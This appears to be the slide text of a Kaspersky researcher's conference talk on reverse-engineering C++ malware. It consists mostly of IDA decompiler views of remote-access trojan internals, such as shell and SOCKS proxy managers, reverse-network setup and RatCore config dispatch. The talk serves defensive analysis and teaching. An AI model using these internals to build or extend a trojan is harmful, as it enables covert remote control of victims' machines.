ta:00000000005462E0 dq offset ShellMgr::DispatchBizMessage(uint,uchar *,uint,_TerminalID *)
ta:00000000005462E8 unk_5462E8 db 40h ; @ ; DATA XREF: ParseServerURI(char const*)+E1↑o
ta:00000000005462E8 ; curl_url_get+3BE↑o ...
ta:00000000005462E9 db 0
ta:00000000005462EA ; const char aStoi[]
ta:00000000005462EA aStoi db 'stoi',0 ; DATA XREF: ParseServerURI(char const*)+20B↑o
ta:00000000005462EA ; ParseServerURI(char const*):loc_4757F5↑o
ta:00000000005462EF ; const char aIb[]
ta:00000000005462EF aIb db 'iB',0 ; DATA XREF: FormattedDataSize(ulong,bool)+CE↑o
ta:00000000005462F2 a00 db '.00',0 ; DATA XREF: FormattedDataSize(ulong,bool)+10F↑o
ta:00000000005462F6 ; const char a2DevNull[]
ta:00000000005462F6 a2DevNull db ' 2>/dev/null',0 ; DATA XREF: ExecAndReadByLine(char const*,std::function<bool ()(char const*)>)+20↑o
00146272 0000000000546272: .rodata:0000000000546272
AU: idle Down Disk: 191GB

IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Type Libraries | Strings | Local Types | Functions | Hex View-1 | Structures | Enums | Imports | Exports

```
1  void __fastcall ModuleMgr::AddModule(ModuleMgr *pModuleMgr, int key, void *value)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    newNode = operator new(0x30uLL);
6    if ( newNode )
7    {
8      n_8LL_ = 8LL;
9      newNode_1 = newNode;
10     while ( n_8LL_ )
11     {
12       newNode_1->_M_color = _s_red;
13       newNode_1 = (newNode_1 + 4);
14       --n_8LL_;
15     }
16     LODWORD(newNode->key) = key;
17     newNode->value = value;
18   }                                     // New node with key\value pair
19   parent = pModuleMgr->rbTree._M_parent;
20   is_left = 1;
21   rbTree = &pModuleMgr->rbTree;
22   while ( parent )
23   {
24     if ( SLODWORD(newNode->key) >= SLODWORD(parent->key) )
25     {
26       right_left = parent->_M_right;
27       is_left = 0;
28     }
29     else
30     {
31       right_left = parent->_M_left;
32       is_left = 1;
33     }
34     rbTree = parent;
35     parent = right_left;
36   }
37   if ( is_left )
38   {
39     if ( rbTree == pModuleMgr->rbTree._M_left )
40       goto place_found;
41     rbTree_1 = std::_Rb_tree_decrement(rbTree);
```

00065010 _ZN9ModuleMgr9AddModuleE12EnumModuleIDP10ModuleBase:1 (465010)

AU: idle Down Disk: 191GB

```
150   class _Function_base
151   {
152   public:
153     static const std::size_t _M_max_size = sizeof(_Nocopy_types);
154     static const std::size_t _M_max_align = __alignof__(_Nocopy_types);
155
156     template<typename _Functor>
157       class _Base_manager
158       {
159       protected:
160         static const bool __stored_locally =
161         (__is_location_invariant<_Functor>::value
162          && sizeof(_Functor) <= _M_max_size
163          && __alignof__(_Functor) <= _M_max_align
164          && (_M_max_align % __alignof__(_Functor) == 0));
165
166         typedef integral_constant<bool, __stored_locally> _Local_storage;
167
168         // Retrieve a pointer to the function object
169         static _Functor*
170         _M_get_pointer(const _Any_data& __source)
171         {
172           const _Functor* __ptr =
173             __stored_locally? std::__addressof(__source._M_access<_Functor>())
174             /* have stored a pointer */ : __source._M_access<_Functor*>();
175           return const_cast<_Functor*>(__ptr);
176         }
177
178         // Clone a location-invariant function object that fits within
179         // an _Any_data structure.
180         static void
181         _M_clone(_Any_data& __dest, const _Any_data& __source, true_type)
182         {
183           ::new (__dest._M_access()) _Functor(__source._M_access<_Functor>());
184         }
185
186         // Clone a function object that is not location-invariant or
187         // that cannot fit into an _Any_data structure.
188         static void
189         _M_clone(_Any_data& __dest, const _Any_data& __source, false_type)
190         {
191           dest. M access< Functor*>() =
```

Definitions

_Maybe_unary_or_binary_function
_Maybe_unary_or_binary_function
_Maybe_unary_or_binary_function
bad_function_call
__is_location_invariant
_Nocopy_types
_Any_data
_M_access
_M_access
_M_access
_M_access
_Manager_operation
_Simple_type_wrapper
_Simple_type_wrapper
__is_location_invariant
_Function_base
_Base_manager
M get pointer

History

std::_Function_base
std::_Manager_operation::__get_type_info
std::_Function_base::_Base_manager::_M_mar
std::_Function_base::_Base_manager::_M_not_
std::_Function_base::_Function_base
std::_Rb_tree_color
std::_Rb_tree_node_base
std::_Rb_tree_increment

Welcome - Zeal

File Edit Tools Help

Enter your query

Welcome

- C
- C++
  - Classes (996)
  - Constants (218)
  - Directives (1)
  - Enumerations (27)
  - Files (108)
  - Functions (1130)
  - Globals (4)
  - Guides (340)
  - Keywords (96)
  - Macros (452)
  - Methods (1919)
  - Operators (551)
  - Structures (3)
  - Types (264)
- Python 3
- Rust
- msdn

Zeal 0.6.1

Docs for everyone

Customize

Docsets
Install and update docsets

Preferences
Adjust application settings

Get in touch

Gitter
Chat with developers and other users

GitHub
Contribute to the project

Report a problem

IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Type Libraries | Strings | Local Types | Functions | Hex View-1 | Structures | Enums | Imports | Exports

Name

Elf64_Sym
Elf64_Rela
Elf64_Dyn
Elf64_Verneed
Elf64_Vernaux
fd_set
timeval
sockaddr
pthread_cond_t
$1C4035FDEAFFF
tm
utimbuf
pthread_mutexa
epoll_event
epoll_data_t
addrinfo
timespec
utsname
pollfd
pthread_mutex_
$955F175972587
__pthread_list
iovec
stat64
mbstate_t
$E9F5FE92D7DB5
stat
sStageClient
sDataExchanger
sCReverseNetwc
StageClient
StageClient_VT
DataExchanger
DataExchanger_
ModuleMgr
ShellMgr
ShellMgr_VT

```
00000000 ; [00000038 BYTES. COLLAPSED STRUCT ShellMgr_VT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000640 BYTES. COLLAPSED STRUCT FileMgr. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000038 BYTES. COLLAPSED STRUCT FileMgr_VT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000080 BYTES. COLLAPSED STRUCT SysInfoMgr. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000038 BYTES. COLLAPSED STRUCT SysInfoMgr_VT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [000000A0 BYTES. COLLAPSED STRUCT SocksProxyMgr. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 _Rb_tree_node_base struc ; (sizeof=0x30, mappedto_221)
00000000                                        ; XREF: ModuleMgr/r
00000000 _M_color        dd ?
00000004                 db ? ; undefined
00000005                 db ? ; undefined
00000006                 db ? ; undefined
00000007                 db ? ; undefined
00000008 _M_parent       dq ?                   ; offset
00000010 _M_left         dq ?                   ; offset
00000018 _M_right        dq ?                   ; offset
00000020 key             dq ?
00000028 value           dq ?                   ; offset
00000030 _Rb_tree_node_base ends
00000030
00000000 ; [00000038 BYTES. COLLAPSED STRUCT SocksProxyMgr_VT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [000000A8 BYTES. COLLAPSED STRUCT TaskSchedulerMod. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000038 BYTES. COLLAPSED STRUCT TaskSchedulerMod_VT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000090 BYTES. COLLAPSED STRUCT sScheduledCtrl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 std::_Function_base struc ; (sizeof=0x20, align=0x8, mappedto_91)
00000000                                        ; XREF: _ZN11StageClientC2Ev/r
00000000                                        ; sScheduledCtrl/r ...
00000000 _Content        dq ?                   ; XREF: StageClient::StageClient(void)+263/w ; offset
00000008 field_8         dq ?
00000010 _Manager        dq ?                   ; XREF: StageClient::StageClient(void)+249/w
00000010                                        ; StageClient::StageClient(void)+270/w ; offset
00000018 _Invoke         dq ?                   ; XREF: StageClient::StageClient(void)+267/w ; offset
00000020 std::_Function_base ends
00000020
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 CReverseNetworkEnvironment struc ; (sizeof=0xC8, align=0x4, mappedto_113)
```

44. SocksProxyMgr:00000000

AU: idle | Down | Disk: 191GB

std::thread::_Impl<std::_Bind_simple<BlockedThreads<StageClient>::St
art(void (StageClient::*)(void))::{lambda(void)} ()(void)>>

```
1  void __fastcall DataExchanger::DataExchanger(DataExchanger *oDataExchanger)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    i_1 = 10LL;
6    off28 = &oDataExchanger->dword28;
7    ADJ(off28)->vt = vtDataExchanger;
8    ADJ(off28)->_Manager = 0LL;
9    while ( i_1 )
10   {
11     ADJ(off28++)->dword28 = 0;
12     --i_1;
13   }
14   p_dword60 = &oDataExchanger->dword60;
15   oDataExchanger->dword38 = 1;
16   oDataExchanger->constInit = 0LL;
17   oDataExchanger->qword58 = 0LL;
18   for ( i = 10LL; i; --i )
19     *p_dword60++ = 0;
20   oDataExchanger->dword70 = 1;
21   oDataExchanger->qword88 = 0LL;
22   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(v8);
23   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(&oDataExchanger->deqOutData1, v8);
24   std::deque<IDataExchangerSender::OutData>::~deque(v8);
25   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(v9);
26   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(&oDataExchanger->deqOutData2, v9);
27   std::deque<IDataExchangerSender::OutData>::~deque(v9);
28   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(v10);
29   std::_Deque_base<IDataExchangerSender::OutData>::_Deque_base(&oDataExchanger->deqOutData3, v10);
30   std::deque<IDataExchangerSender::OutData>::~deque(v10);
31   char180 = 0LL;
32   qword188 = 0LL;
33   memset(v13, 0, sizeof(v13));
34   memset(v14, 0, 32);
35   std::_Deque_base<DataExchanger::InData>::_M_initialize_map(&char180, 0LL);
36   oDataExchanger->char180 = 0LL;
37   oDataExchanger->qword188 = 0LL;
38   oDataExchanger->deqiterInData1 = 0LL;
39   oDataExchanger->qword198 = 0LL;
40   oDataExchanger->qword1A0 = 0LL;
41   oDataExchanger->qword1A8 = 0LL;
```

IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Type Libraries | Strings | Local Types | Functions | Hex View-1 | Structures | Enums | Imports | Exports

```
62  DataExchanger::DataExchanger(&pStageClient->oDataExchanger);
63  pStageClient->pDataExchanger = 0LL;
64  pStageClient->pConstInitDE = 0LL;
65  ModuleMgr::ModuleMgr(&pStageClient->oModuleMgr);
66  n_640LL_ = 640LL;
67  LOBYTE(pStageClient->oModuleMgr.rbTree.value) = 1;
68  p_constInitDE = &pStageClient->constInitDE;
69  while ( n_640LL_ )
70  {
71    *(_DWORD *)p_constInitDE = 0;
72    p_constInitDE = (__int64 *)((char *)p_constInitDE + 4);
73    --n_640LL_;
74  }
75  pStageClient->constInitDE = (__int64)offA08;
76  pStageClient->qword10 = &pStageClient->charAD8;
77  pCReverseNetworkEnvironment = (CReverseNetworkEnvironment *)operator new(0xC8uLL);
78  n_50LL_ = 50LL;
79  pCReverseNetworkEnvironment_1 = pCReverseNetworkEnvironment;
80  while ( n_50LL_ )
81  {
82    LODWORD(pCReverseNetworkEnvironment_1->fld1) = 0;
83    pCReverseNetworkEnvironment_1 = (CReverseNetworkEnvironment *)((char *)pCReverseNetworkEnvironment_1 + 4);
84    --n_50LL_;
85  }
86  CReverseNetworkEnvironment::CReverseNetworkEnvironment(pCReverseNetworkEnvironment);
87  pStageClient->pCReverseNetworkEnvironment = pCReverseNetworkEnvironment;
88  qwordE0 = (_QWORD *)operator new(8uLL);
89  *qwordE0 = &qword_7A0338;
90  pStageClient->pqworddata = qwordE0;
91  pStageClient->constF000 = 0xF000;
92  ppStageClient = (StageClient **)operator new(8uLL);
93  *ppStageClient = pStageClient;
94  oFunctionBase._Content = ppStageClient;
95  oFunctionBase._Invoke = (__int64 (__fastcall *)(__int64 (**)(void)))invokeDE;
96  oFunctionBase._Manager = (__int64 (__fastcall *)(_QWORD *, _QWORD *, int))managerDE;
97  DataExchanger::Init(&pStageClient->oDataExchanger, (__int64)&pStageClient->constInitDE, &oFunctionBase);
98  std::_Function_base::~_Function_base(&oFunctionBase);
99  pStageClient->pDataExchanger = &pStageClient->oDataExchanger;
100 pStageClient->pConstInitDE = &pStageClient->constInitDE;
101 ModuleMgr::Init(&pStageClient->oModuleMgr, (BizMsgSender *)&pStageClient->pDataExchanger);
102 }
```

00079F34 _ZN11StageClientC2Ev:98 (479F34)

AU: idle Down Disk: 191GB

```
1  __int64 __fastcall managerDE(std::_Function_base *pFuncbase1, std::_Function_base *pFuncbase2, int op)
2  {
3    _QWORD *_Content; // rax
4    _QWORD *Content; // rbp
5
6    if ( op == __get_functor_ptr )
7    {
8      _Content = pFuncbase2->_Content;
9  LABEL_10:
10     pFuncbase1->_Content = _Content;
11     return 0LL;
12   }
13   if ( op <= __get_functor_ptr )
14   {
15     if ( !op )                                  // __get_type_info 0
16       pFuncbase1->_Content = &`typeinfo for'StageClient::StageClient(void)::{lambda(void)#1};
17     return 0LL;
18   }
19   if ( op == __clone_functor )
20   {
21     Content = pFuncbase2->_Content;
22     _Content = (_QWORD *)operator new(8uLL);
23     *_Content = *Content;
24     goto LABEL_10;
25   }
26   if ( op == __destroy_functor )
27     operator delete(pFuncbase1->_Content);
28   return 0LL;
29 }
```


SCARS
YELLOW KING

IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Structures | Strings | Local Types | Type Libraries | Signatures | Functions | Hex View-1 | Enums | Imports | Exports

```
__int64 __fastcall CoreStage(int dead_core_param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( dead_core_param == 0xDEADDEAD || (++zero_to_start, zero_to_start <= 1) )
  {
    pLogger = ::pLogger;
    if ( !::pLogger )
    {
      pLogger = (Logger *)operator new((unsigned int)((_DWORD)::pLogger + 8));
      if ( pLogger )
      {
        pLogger->VT = &Logger_vtbl;
        ::pLogger = pLogger;
      }
      else
      {
        pLogger = 0i64;
        ::pLogger = 0i64;
      }
    }
    GetCurrentProcessId();
    UnfinishedLogger(pLogger, "pid = %d CoreStage\r\n");
    GetCurrentThreadId();
    memset(self_name, 0, 0x208ui64);
    GetModuleFileNameW(mz, (LPWSTR)self_name, 0x104u);
    i = -1i64;
    len = -1i64;
    do
      ++len;
    while ( self_name[len] );
    if ( len < 3 )
    {
      pLogger_1 = ::pLogger;
      if ( !::pLogger )
      {
        pLogger_1 = (Logger *)operator new((unsigned int)((_DWORD)::pLogger + 8));
        if ( pLogger_1 )
        {
          pLogger_1->VT = &Logger_vtbl;
          ::pLogger = pLogger_1;
```

000165FA CoreStage:5 (1800171FA)

AU: idle Down Disk: 191GB

IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Structures | Strings | Local Types | Type Libraries | Signatures | Functions | Hex View-1 | Enums | Imports | Exports

```
1  RatCore *__fastcall RatCore::RatCore()
2  {
3    RatCore *rat_core; // rdi
4    char Src[2216]; // [rsp+28h] [rbp-8B0h] BYREF
5
6    rat_core = ::rat_core;
7    if ( !::rat_core )
8    {
9      rat_core = (RatCore *)operator new(0x8F0ui64);
10     if ( rat_core )
11     {
12       rat_core->vt = &RatCore::`vftable';
13       rat_core->ConfigFile.len = 0i64;
14       rat_core->ConfigFile.cap = 7i64;
15       LOWORD(rat_core->ConfigFile.content) = 0;
16       rat_core->Vec.first = 0i64;
17       rat_core->Vec.last = 0i64;
18       rat_core->Vec.end = 0i64;
19       memset(Src, 0, sizeof(Src));
20       memcpy(&rat_core->UniqGUIDSMBIOS, Src, 0x8A8ui64);
21       std::wstring::assign((char *)&rat_core->ConfigFile, &empty_wstr, 0i64);
22       rat_core->hLibModule = 0i64;
23     }
24     else
25     {
26       rat_core = 0i64;
27     }
28     ::rat_core = rat_core;
29   }
30   return rat_core;
31 }
```

00016A1C RatCore::RatCore:31 (18001761C)

AU: idle Down Disk: 191GB

IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed.i64) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Structures | Strings | Local Types | Type Libraries | Signatures | Functions | Hex View-1 | Enums | Imports | Exports

```
42    pDispatcherTable_1 = DispatcherTable::DispatcherTable();
43    Append = (WrapSessionClient *(__fastcall *)(DispatcherTable *, Binder *))pDispatcherTable_1->VT->DispatcherTableInterface::Append;
44    Binder.VT = (Binder_VT *)&std::_Func_impl_no_alloc<std::_Binder<std::_Unforced,void (RatCore::*)(SessionClient *),RatCore *,std::_Ph<1> const &>,void,Session
45    Binder._Callee = CallAllVecFuncSix;
46    LOBYTE(Binder.ArgRelated) = lt.arg;
47    Binder.Arg = RatCore;
48    Binder.Self = &Binder;
49    Append(pDispatcherTable_1, &Binder);        //
50                                              //
51                                              // append pBinder for CallAllVecFuncSix
52                                              // to DispatcherTable's map
53                                              //
54                                              //
55    pCoreMmap = CoreMmap::CoreMmap();
56    pCoreMmap_1 = pCoreMmap;
57    pCoreMmap_2 = pCoreMmap;
58    Last = RatCore->Vec.last;
59    if ( RatCore->Vec.end == Last )
60    {
61      std::vec::append(&RatCore->Vec, Last, &pCoreMmap_2);// add pCoreMmap to ratcore's vector
62      pCoreMmap_1 = pCoreMmap_2;
63    }
64    else
65    {
66      *Last = pCoreMmap;
67      ++RatCore->Vec.last;
68    }
69    InitAppendSetCallback = pCoreMmap_1->core_mmap.VT->CoreMmap::InitAppendSetCallback;
70    pSessionTransport = SessionTransport::SessionTransport();
71    pDispatcherTable = DispatcherTable::DispatcherTable();
72    InitAppendSetCallback(pCoreMmap_1, pDispatcherTable, pSessionTransport);//
73                                              //
74                                              //
75                                              // map append
76                                              // 0x19181731 - CoreMmap::InitAppendSetCallback
77                                              //
78                                              //
79                                              //
80    pCorePluginManager = ::pCorePluginManager;
81    if ( !::pCorePluginManager )
```

00014E65 CorePlugMgrInit:42 (180015A65)

AU: idle Down Disk: 191GB

```
1  DispatcherTable *DispatcherTable::DispatcherTable()
2  {
3    DispatcherTable *pDispatcherTable; // rax MAPDST
4
5    pDispatcherTable = ::pDispatcherTable;
6    if ( !::pDispatcherTable )
7    {
8      pDispatcherTable = (DispatcherTable *)operator new((unsigned int)((_DWORD)::pDispatcherTable + 0x60));
9      if ( pDispatcherTable )
10     {
11       pDispatcherTable->VT = &DispatcherTableInterface::vftable;
12       pDispatcherTable->DispatcherTableSingleton = &DispatcherTableSingleton_vtbl;
13       pDispatcherTable->Map.head = 0i64;
14       pDispatcherTable->Map.len = 0i64;
15       pDispatcherTable->Map.head = CreateBlackNil();
16       pDispatcherTable->pBinder.Self = 0i64;
17     }
18     else
19     {
20       pDispatcherTable = 0i64;
21     }
22     ::pDispatcherTable = pDispatcherTable;
23   }
24   return pDispatcherTable;
25 }
```

IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Structures | Strings | Local Types | Type Libraries | Signatures | Functions | Hex View-1 | Enums | Imports | Exports

```
ata:00000001800837AD 00 00 00                          align 10h
ata:00000001800837B0                        ; public class DispatcherTable /* mdisp:0 */ :
ata:00000001800837B0                        ;   public class DispatchInterface /* mdisp:0 */,
ata:00000001800837B0                        ;   public class Singleton<class DispatcherTable> /* mdisp:8 */
ata:00000001800837B0 00 3A 06 80 01 00+     class DispatcherTable `RTTI Type Descriptor' dq offset off_180063A00
ata:00000001800837B0 00 00                                          ; DATA XREF: .rdata:DispatcherTable::`RTTI Base Class Descriptor at (0,-1,0,64)'
ata:00000001800837B0                                                ; .rdata:00000001800742AC↑o
ata:00000001800837B0                                                ; .rdata:00000001800742D4↑o
ata:00000001800837B0                                                ; reference to RTTI's vftable
ata:00000001800837B8 00 00 00 00 00 00+                dq 0         ; internal runtime reference
ata:00000001800837C0 2E 3F 41 56 44 69+aAvdispatcherta db '.?AVDispatcherTable@@',0 ; type descriptor name
ata:00000001800837D6 00 00                             align 8
ata:00000001800837D8                        ; public class Singleton<class NetActive> /* mdisp:0 */
ata:00000001800837D8 00 3A 06 80 01 00+     class Singleton<class NetActive> `RTTI Type Descriptor' dq offset off_180063A00
ata:00000001800837D8 00 00                                          ; DATA XREF: .rdata:Singleton<NetActive>::`RTTI Base Class Descriptor at (0,-1,0
ata:00000001800837D8                                                ; reference to RTTI's vftable
ata:00000001800837E0 00 00 00 00 00 00+                dq 0         ; internal runtime reference
ata:00000001800837E8 2E 3F 41 56 3F 24+aAvSingletonVne db '.?AV?$Singleton@VNetActive@@@@',0 ; type descriptor name
ata:0000000180083807 00                                align 8
ata:0000000180083808                        ; public class NetActive /* mdisp:0 */ :
ata:0000000180083808                        ;   public class Singleton<class NetActive> /* mdisp:0 */
ata:0000000180083808 00 3A 06 80 01 00+     class NetActive `RTTI Type Descriptor' dq offset off_180063A00
ata:0000000180083808 00 00                                          ; DATA XREF: .rdata:NetActive::`RTTI Base Class Descriptor at (0,-1,0,64)'↑o
ata:0000000180083808                                                ; .rdata:00000001800742FC↑o
ata:0000000180083808                                                ; reference to RTTI's vftable
ata:0000000180083810 00 00 00 00 00 00+                dq 0         ; internal runtime reference
ata:0000000180083818 2E 3F 41 56 4E 65+aAvnetactive    db '.?AVNetActive@@',0  ; type descriptor name
ata:0000000180083828                        ; public class DispatchInterface /* mdisp:0 */
ata:0000000180083828 00 3A 06 80 01 00+     class DispatchInterface `RTTI Type Descriptor' dq offset off_180063A00
ata:0000000180083828 00 00                                          ; DATA XREF: .rdata:DispatchInterface::`RTTI Base Class Descriptor at (0,-1,0,64
ata:0000000180083828                                                ; reference to RTTI's vftable
ata:0000000180083830 00 00 00 00 00 00+                dq 0         ; internal runtime reference
ata:0000000180083838 2E 3F 41 56 44 69+aAvdispatchinte db '.?AVDispatchInterface@@',0 ; type descriptor name
ata:0000000180083850                        ; public class Singleton<class Connector> /* mdisp:0 */
ata:0000000180083850 00 3A 06 80 01 00+     class Singleton<class Connector> `RTTI Type Descriptor' dq offset off_180063A00
ata:0000000180083850 00 00                                          ; DATA XREF: .rdata:Singleton<Connector>::`RTTI Base Class Descriptor at (0,-1,0
ata:0000000180083850                                                ; reference to RTTI's vftable
ata:0000000180083858 00 00 00 00 00 00+                dq 0         ; internal runtime reference
ata:0000000180083860 2E 3F 41 56 3F 24+aAvSingletonVco db '.?AV?$Singleton@VConnector@@@@',0 ; type descriptor name
ata:000000018008387F 00                                align 20h
ata:0000000180083880                        ; public class Connector /* mdisp:0 */ :
```

000821B0 0000000180837B0: .data:DispatcherTable `RTTI Type Descriptor'

AU: idle | Down | Disk: 191GB

IDA - 800012382b8120cdcdb9dd4967056fed.i64 (800012382b8120cdcdb9dd4967056fed) /home/u/malware/blue_pants/LiteCorex64/DispatchEx/800012382b8120cdcdb9dd4967056fed.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Structures | Strings | Local Types | Type Libraries | Signatures | Functions | Hex View-1 | Enums | Imports | Exports

```
170                                     //
171                                     //
172     pDispatcherTable_4 = DispatcherTable::DispatcherTable();
173     AppendKey = (WrapCoreMmap *(__fastcall *)(DispatcherTable *, __int64, Binder *))pDispatcherTable_4->VT->DispatcherTableInterface::AppendKey;
174     Binder.VT = (Binder_VT *)&std::_Func_impl_no_alloc<std::_Binder<std::_Unforced,void (RatCore::*)(SessionClient *,void *,unsigned long),RatCore *,std::_Ph<1>
175     Binder._Callee = RatCore::GetConfig;
176     LOBYTE(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
177     BYTE1(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
178     BYTE2(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
179     Binder.Arg = RatCore;
180     Binder.Self = &Binder;
181     AppendKey(pDispatcherTable_4, 0x19181719i64, &Binder);//
182                                     //
183                                     //
184                                     // fourth map append
185                                     // RatCore::GetConfig
186                                     //
187                                     //
188                                     //
189     pDispatcherTable_5 = DispatcherTable::DispatcherTable();
190     AppendKey_1 = pDispatcherTable_5->VT->DispatcherTableInterface::AppendKey;
191     Binder.VT = (Binder_VT *)&std::_Func_impl_no_alloc<std::_Binder<std::_Unforced,void (RatCore::*)(SessionClient *,void *,unsigned long),RatCore *,std::_Ph<1>
192     Binder._Callee = RatCore::SetConfig;
193     LOBYTE(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
194     BYTE1(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
195     BYTE2(Binder.ArgRelated) = (_BYTE)pCorePluginManager_2;
196     Binder.Arg = RatCore;
197     Binder.Self = &Binder;
198     AppendKey_1(pDispatcherTable_5, 0x1918171Ai64, &Binder);//
199                                     //
200                                     //
201                                     // firth map append
202                                     // RatCore::SetConfig
203                                     //
204                                     //
205                                     //
206     lt.calee = Connector_0;
207     lt.arg = RatCore;
208     RunConnector(&thr, &lt);
209     if ( !thr._Id )
          std:: Throw_Cpp_error(1);
```

00015063 CorePlugMgrInit:175 (180015C63)

AU: idle Down Disk: 191GB

- Любим ли мы вредоносы на C++? Нет
  - Мы любим хороший plain C
- Хуже ли C++ без RTTI всего остального? Нет
  - Мы видел Delphi, Rust, Nim и Go
- Хорошие ли программисты малварщики? Как правило не очень, но есть “приятные” исключения
- Можно ли в случае вредоносов написать то же на C, а не на C++? Да
- Пользуются ли малварщики “эзотерическими” компиляторами для “обфускации”? Да


ЧёРНЫЙ ЛУКИЧ
БУДЕТ ВЕСЕЛО
И СТРАШНО

Давайте обсуждать!

Denis
Legezo

Kaspersky

TWITTER @legezo EMAIL dlegezo@gmail.com

kaspersky

C++ RUSSIA